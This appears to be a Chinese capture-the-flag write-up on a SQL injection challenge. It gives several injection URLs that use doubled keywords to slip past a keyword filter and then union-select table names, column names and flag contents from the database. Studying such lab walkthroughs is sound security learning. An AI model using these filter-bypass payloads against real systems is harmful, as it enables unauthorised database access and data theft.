
判断order的时候出现



不是很清楚什么意思，order可以用union select代替


构造语句：

http://123.206.87.240:9004/1ndex.php?id=-1%27ununionion%20selselectect%201,2%23




曝出表名

<http://123.206.87.240:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,(selecselectt%20table_name%20from%20infoorrmation_schema.tables%20where%20table_schema=database()%20limit%200,1)%23>



曝出列名

<http://123.206.87.240:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,(selecselectt%20column_name%20from%20infoorrmation_schema.columns%20where%20table_name=%27flag1%27%20limit%200,1)%23>




Concat曝出flag1

<http://123.206.87.240:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,concat(flag1)%20%20from%20flag1%23>


但提交后发现不对，可能有存在与其他字段里

<http://123.206.87.240:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,concat(f)%20%20from%20flag1%23>

